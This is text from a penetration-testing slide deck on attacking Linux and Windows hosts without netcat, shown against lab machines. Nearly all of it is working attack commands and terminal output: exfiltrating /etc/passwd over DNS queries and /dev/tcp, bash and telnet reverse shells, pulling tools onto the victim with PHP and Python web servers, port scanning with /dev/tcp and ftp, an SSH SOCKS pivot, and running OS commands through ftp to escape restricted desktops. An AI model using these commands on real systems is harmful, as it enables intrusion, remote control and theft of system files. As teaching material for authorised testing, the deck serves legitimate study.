
Re-attach Fullscreen Stay on top Duplicate      Hide toolbar

Attacker@192.168.1.10 : ~/GPG

```
$ ssh -D 0.0.0.0:1337 -tt -i gpg-auth-keyfile -p 9922 root@149.56.156.79
```

SSH Port Forwarding and Socks Proxy

How do I use this?



SSH Port Forwarding and Socks Proxy


How do I use this?

DEMO

https://www.youtube.com/watch?v=_alh4VUvrB8

Some Netcat Features:

1. General purpose TCP and UDP network widget
2. Runs on Linux, Unix*, MacOS and Windows
3. Receives data from the network, and puts it on standard Out
4. Takes standard In, and sends it across the network
5. Messages from Netcat itself put on standard Error



1. Port Scan
2. Send and Receive Files
3. Backdoor shell
4. Simple Chats
5. Replay data in TCP or UDP packets
6. Vulnerability Scanning
7. Connecting to arbitrary open ports
8. Relays
9. Bouncing between systems
10. Much, much more

But what if we do not have netcat available?

1. Maybe you are forbidden to install anything in the Jump Box or in the customer machine
2. Most of the antivirus detect and block netcat
3. Any other reason you can imagine for netcat not to be there

File Transfer using PHP

Having fun even without netcat

On the attacker's machine, start a simple web server on port 1337 to serve contents of /bin

```
$php -S 0.0.0.0:1337 -t /bin/
```

On the victim's machine, run wget to download the file:



```
$wget http://192.168.1.10/nc -O /tmp/nc
```

File Transfer using PHP

Having fun even without netcat

On the attacker's machine

```
Attacker:~/PsyLinux$php -S 0.0.0.0:1337 -t /bin/
PHP 7.2.4-1+b2 Development Server started at Wed Aug 22 02:17:37 2018
Listening on http://0.0.0.0:1337
Document root is /bin
Press Ctrl-C to quit.
[Wed Aug 22 02:18:20 2018] 192.168.1.8:54752 [200]: /nc
```





On the victim's machine

```
Victim:~/Desktop$wget http://192.168.1.10:1337/nc -O nc
--2018-08-22 01:18:17-- http://192.168.1.10:1337/nc
Connecting to 192.168.1.10:1337... connected.
HTTP request sent, awaiting response... 200 OK
Length: 27400 (27K) [application/octet-stream]
Saving to: 'nc'

nc                               100%[=====] 26.76K  --.-KB/s  in 0.004s

2018-08-22 01:18:17 (6.09 MB/s) - 'nc' saved [27400/27400]
```



File Transfer using Python

Having fun even without netcat

On the attacker's machine, start a simple web server on port 1337
to serve contents of /bin

```
$python -m SimpleHTTPServer 1337
```

On the victim's machine, run wget to download the file:



```
$wget http://192.168.1.10/nc -O /tmp/nc
```

File Transfer using Python

Having fun even without netcat


On the attacker's machine

```
Attacker:~/PsyLinux$ cd /bin/  
Attacker:/bin$ python -m SimpleHTTPServer 1337  
Serving HTTP on 0.0.0.0 port 1337 ...  
192.168.1.8 - - [22/Aug/2018 02:43:20] "GET /nc HTTP/1.1" 200 -
```



On the victim's machine

```
Victim:~/Downloads$ wget http://192.168.1.10:1337/nc -O nc  
--2018-08-22 01:43:18-- http://192.168.1.10:1337/nc  
Connecting to 192.168.1.10:1337... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 27400 (27K) [application/octet-stream]  
Saving to: 'nc'  
  
nc 100%[=====>] 26.76K --.-KB/s in 0.001s  
2018-08-22 01:43:18 (41.4 MB/s) - 'nc' saved [27400/27400]
```



File Transfer using DNS Covert Channel

Having fun even without netcat

On the attacker's machine, start the tcpdump to hear on port 53 from victim's machine and write it in a pcap file (-w)

```
$ tcpdump -w passwd.pcap -s0 'port 53 and host 192.168.1.30'
```

On the victim's machine, use the xxd to convert the file to hex

```
$ xxd -p /etc/passwd passwd.hex
```

Now let's make a for loop to exfiltrate the file embedded in DNS queries

```
$ for b in $(cat passwd.hex); do dig 192.168.1.10 $b.google.com; done
```


File Transfer using DNS Covert Channel

Having fun even without netcat

Once the transmission is finished we can extract the file from pcap and convert it back again

```
$ tcpdump -r passwd.pcap -n | grep google.com | cut -f9 -d' ' |  
cut -f1 -d'.' | uniq > passwd.txt
```

```
$ xxd -r -p passwd.txt passwd
```

```
$ cat passwd
```

File Transfer using DNS Covert Channel

Having fun even without netcat

DEMO

<https://www.youtube.com/watch?v=aztTkCWWMno>

What /dev/tcp can do for me?

1. /dev/tcp rocks!
2. Send messages through network
3. Send files through it
4. Make a backdoor (Reverse Shell)
5. Port Scanner

On the attacker's machine

```
$ nc -nlv [port]
```

On the victim's machine

```
$ cat /etc/passwd > /dev/tcp/[IPaddr]/[port]
```

/dev/tcp – Sending Messages

Having fun even without netcat

On the attacker's machine

```
5. 192.168.1.10 (attacker)
Re-attach Fullscreen Stay on top Duplicate Hide toolbar
Attacker@192.168.1.10 : /Psylinux
$ nc -lvp 1337
listening on [any] 1337 ...
192.168.1.30: inverse host lookup failed: Unknown host
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.30] 54448
Psylinux was Here!
Attacker@192.168.1.10 : /Psylinux
$
```

On the victim's machine

```
4. 192.168.1.30 (victim)
Re-attach Fullscreen Stay on top Duplicate Hide toolbar
Victim-01@192.168.1.30 : /Victim-01
$ echo "Psylinux was Here!" > /dev/tcp/192.168.1.10/1337
Victim-01@192.168.1.30 : /Victim-01
$
```

/dev/tcp – Sending Files

Having fun even without netcat

On the attacker's machine

```
5. 192.168.1.10 (attacker)
Re-attach Fullscreen Stay on top Duplicate Hide toolbar
Attacker@192.168.1.10 : /Psylinux
$ nc -lvp 1337
listening on [any] 1337 ...
192.168.1.30: inverse host lookup failed: Unknown host
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.30] 54458
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

On the victim's machine

```
4. 192.168.1.30 (victim)
Re-attach Fullscreen Stay on top Duplicate Hide toolbar
Victim-01@192.168.1.30 : /Victim-01
$ cat /etc/passwd > /dev/tcp/192.168.1.10/1337
Victim-01@192.168.1.30 : /Victim-01
$
```

/dev/tcp – Reverse Shell

Having fun even without netcat

On the attacker's machine

```
$ nc -nlvp [port]
```

On the victim's machine

```
$ /bin/bash -i > /dev/tcp/[IPaddr]/[port] 0<&1 2>&1
```

/dev/tcp – Reverse Shell

Having fun even without netcat

On the attacker's machine

```
5. 192.168.1.10 (attacker)
Re-attach Fullscreen Stay on top Duplicate Hide toolbar
Attacker@192.168.1.10 : /Psylinux
$ nc -l -p 1337
root@kali:/Victim-01# ls -la
ls -la
total 20
drwxr-xr-x  2 root root 4096 Aug 22 22:06 .
drwxr-xr-x 25 root root 4096 Aug 22 16:25 ..
-rw-r--r--  1 root root 6389 Aug 22 22:06 passwd.hex
-rwxr-xr-x  1 root root  207 Aug 22 16:22 victim01_prompt.sh
root@kali:/Victim-01#
```

On the victim's machine







```
4. 192.168.1.30 (victim)
Re-attach Fullscreen Stay on top Duplicate Hide toolbar
Victim-01@192.168.1.30 : /Victim-01
$ /bin/bash -i > /dev/tcp/192.168.1.10/1337 0<&1 2>&1
```


/dev/tcp – Scanner


Having fun even without netcat

On the attacker's machine

```
5. 192.168.1.10 (attacker)
```

Re-attach Fullscreen Stay on top Duplicate       Hide toolbar

```
Attacker@192.168.1.10 : /Psylinux
$ echo > /dev/tcp/192.168.1.30/53
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.30/53: Connection refused
Attacker@192.168.1.10 : /Psylinux
$ echo > /dev/tcp/192.168.1.30/80
Attacker@192.168.1.10 : /Psylinux
$
```



/dev/tcp – Scanner

Having fun even without netcat

On the attacker's machine

```
$ port=1; while [ $port -lt 1024 ]; do echo >  
/dev/tcp/[IPaddr]/$port; [ $? == 0 ] && echo $port  
"is open" >> /tmp/ports.txt; port=`expr $port + 1`;  
done
```

/dev/tcp – Scanner

Having fun even without netcat

On the attacker's machine

```
Attacker@192.168.1.10 : /Psylinux
$ port=1; while [ $port -lt 1024 ]; do echo > /dev/tcp/192.168.1.30/$port; [ $? == 0 ] && echo $port "is open" >> /tmp/ports.txt; port=`expr $port + 1`; done
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.30/1: Connection refused
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.30/2: Connection refused
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.30/3: Connection refused
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.30/4: Connection refused
-bash: connect: Connection refused
-bash: /dev/tcp/192.168.1.30/5: Connection refused
-bash: connect: Connection refused
```

Checking the scan result

```
Attacker@192.168.1.10 : /Psylinux
$ cat /tmp/ports.txt
22 is open
80 is open
Attacker@192.168.1.10 : /Psylinux
$ █
```

Telnet Client – Reverse Shell

Having fun even without netcat

What telnet can do for me?

1. Linux telnet clients let us redirect Standard In and Standard Out
2. Can be used to set up a reverse shell

Telnet Client – Reverse Shell

Having fun even without netcat

On the 1st Terminal attacker's machine

```
$ nc -nlvp [port_1]
```

On the 2nd Terminal attacker's machine

```
$ nc -nlvp [port_2]
```

On the victim's machine

```
$ telnet [Attacker_IP] [port1] | /bin/bash | telnet  
[Attacker_IP] [port_2]
```

Telnet Client – Reverse Shell

Having fun even without netcat

An attacker using a Linux Machine

```
6. 192.168.1.10 (attacker)
Attacker@192.168.1.10 : /Psylinux
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.1.30: inverse host lookup failed: Unknown host
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.30] 42090
root
kali
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

5. 192.168.1.10 (attacker)
Attacker@192.168.1.10 : /Psylinux
$ nc -lvp 1337
listening on [any] 1337 ...
192.168.1.30: inverse host lookup failed: Unknown host
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.30] 54472
whoami
hostname
head /etc/passwd

On the attacker's machine


4. 192.168.1.30 (victim)
Victim-01@192.168.1.30 : /Victim-01
$ telnet 192.168.1.10 1337 | /bin/bash | telnet 192.168.1.10 4444
Trying 192.168.1.10...
Connected to 192.168.1.10.
Escape character is '^]'.
/bin/bash: line 1: Trying: command not found
/bin/bash: line 2: Connected: command not found
/bin/bash: line 3: Escape: command not found

On the victim's machine
```

Telnet Client – Reverse Shell

Having fun even without netcat


An attacker using a Windows Machine



```
Command Prompt - nc -nlvp 4444
c:\Psylinux>nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.20] from (UNKNOWN) [192.168.1.30] 56582
total 20
drwxr-xr-x 2 root root 4096 Aug 22 22:06 .
drwxr-xr-x 25 root root 4096 Aug 22 16:25 ..
-rw-r--r-- 1 root root 6389 Aug 22 22:06 passwd.hex
-rwxr-xr-x 1 root root 207 Aug 22 16:22 victim01_prompt.sh
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.30 netmask 255.255.255.0 broadcast 192.168.1.30
    inet6 fe80::a00:27ff:febb:beab prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:bb:be:ab txqueuelen 1000 (Ethernet)
    RX packets 28191 bytes 19595044 (18.6 MiB)
    RX errors 0 dropped 24 overruns 0 frame 0
    TX packets 8285 bytes 822382 (803.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


kali
```

Attacker on Windows CMD



```
Command Prompt - nc -nlvp 1337
c:\Psylinux>nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.1.20] from (UNKNOWN) [192.168.1.30] 47382
ls -la
ifconfig eth0
hostname
```

Attacker on Windows CMD



```
Quick connect... 2. 192.168.1.30 (root)
Victim-01@192.168.1.30 : /Victim-01
$ telnet 192.168.1.20 1337 | /bin/bash | telnet 192.168.1.20 4444
Trying 192.168.1.20...
Connected to 192.168.1.20.
Escape character is '^]'.
/bin/bash: line 1: Trying: command not found
/bin/bash: line 2: Connected: command not found
/bin/bash: line 3: Escape: command not found
```

Linux Victim's Machine

FTP Client – Port Scanning

Having fun even without netcat

Create a file "ports.txt" with the following content:

open [IP_To_Scan] [Port]

C:\

Comm

```
Microsoft Windows [Version 6.3.9600]  
(c) 2013 Microsoft Corporation. All rights reserved.
```

```
c:\Psylinux>type ports.txt
```

```
open 192.168.1.10 10  
open 192.168.1.10 21  
open 192.168.1.10 22  
open 192.168.1.10 23  
open 192.168.1.10 25  
open 192.168.1.10 80  
open 192.168.1.10 110  
open 192.168.1.10 139  
open 192.168.1.10 443  
open 192.168.1.10 445  
open 192.168.1.10 3389  
c:\Psylinux>
```


FTP Client – Port Scanning

Having fun even without netcat

```
c:\Psylinux>ftp -s:ports.txt
ftp> open 192.168.1.10 10
> ftp: connect :Connection refused
ftp> open 192.168.1.10 21
> ftp: connect :Connection refused
ftp> open 192.168.1.10 22
Connected to 192.168.1.10.
SSH-2.0-OpenSSH_7.7p1 Debian-4
Connection closed by remote host.
ftp> open 192.168.1.10 23
> ftp: connect :Connection refused
ftp> open 192.168.1.10 25
> ftp: connect :Connection refused
ftp> open 192.168.1.10 80
Connected to 192.168.1.10.
Connection closed by remote host.
ftp> open 192.168.1.10 110
> ftp: connect :Connection refused
ftp> open 192.168.1.10 139
> ftp: connect :Connection refused
ftp> open 192.168.1.10 443
> ftp: connect :Connection refused
ftp> open 192.168.1.10 445
> ftp: connect :Connection refused
ftp> open 192.168.1.10 3389
> ftp: connect :Connection refused
ftp>
```

Annotations in the image:

- A red box highlights the command `ftp -s:ports.txt`.
- A red arrow points to the output `Connection refused` for port 10, labeled "Closed".
- A red arrow points to the output `Connected to 192.168.1.10.` for port 22, labeled "Open".
- A red arrow points to the output `Connected to 192.168.1.10.` for port 80, labeled "Open".


Start the scan using the `-s` option
`ftp -s:[file.txt]`

Each try will hangs for 30 seconds
(Default Timeout)

FTP Client – Executing OS Commands

Breaking Restricted Desktop Environments

Citrix and Other Restricted Desktop Environments commonly allows FTP client



FTP Client – Executing OS Commands

Breaking Restricted Desktop Environments

We can use the “!” (exclamation point) to run OS Commands

```
C:\Windows\system32\ftp.exe
ftp> dir c:\Psylinux
Not connected.
ftp> cd ..
Not connected.
ftp> !dir c:\Psylinux
Volume in drive C is WinPentest
Volume Serial Number is 8E2D-4540

Directory of c:\Psylinux

23/08/2018  19:38      <DIR>          .
23/08/2018  19:38      <DIR>          ..
09/04/2015  10:13         61.440 nc.exe
23/08/2018  19:55           246 ports.txt
22/08/2018  02:58          1.387 script.vb
22/08/2018  02:58           990 wget.vbs
                4 File(s)          64.063 bytes
                2 Dir(s)  16.732.483.584 bytes free

ftp>
```

Conclusion

- “Strive to don’t be just a tool pilot.” – Fernando Amatte
- Focus on learning the technique behind the tools.
- Build your own toolbox.
- Better get in sharp with your Google-fu.
- Never stop learning! Open up your mind.
- Teach to someone else what you've learned every time it is possible.
- Get out of your dark room and socialize, we can learn a bunch of new things in simple conversations.

In-depth reflections

"I suppose it is tempting, if the only tool you have is a hammer, to treat everything as if it were a nail."
- Abraham Maslow

"It is impossible for a man to learn what he thinks he already knows." - Epictetus

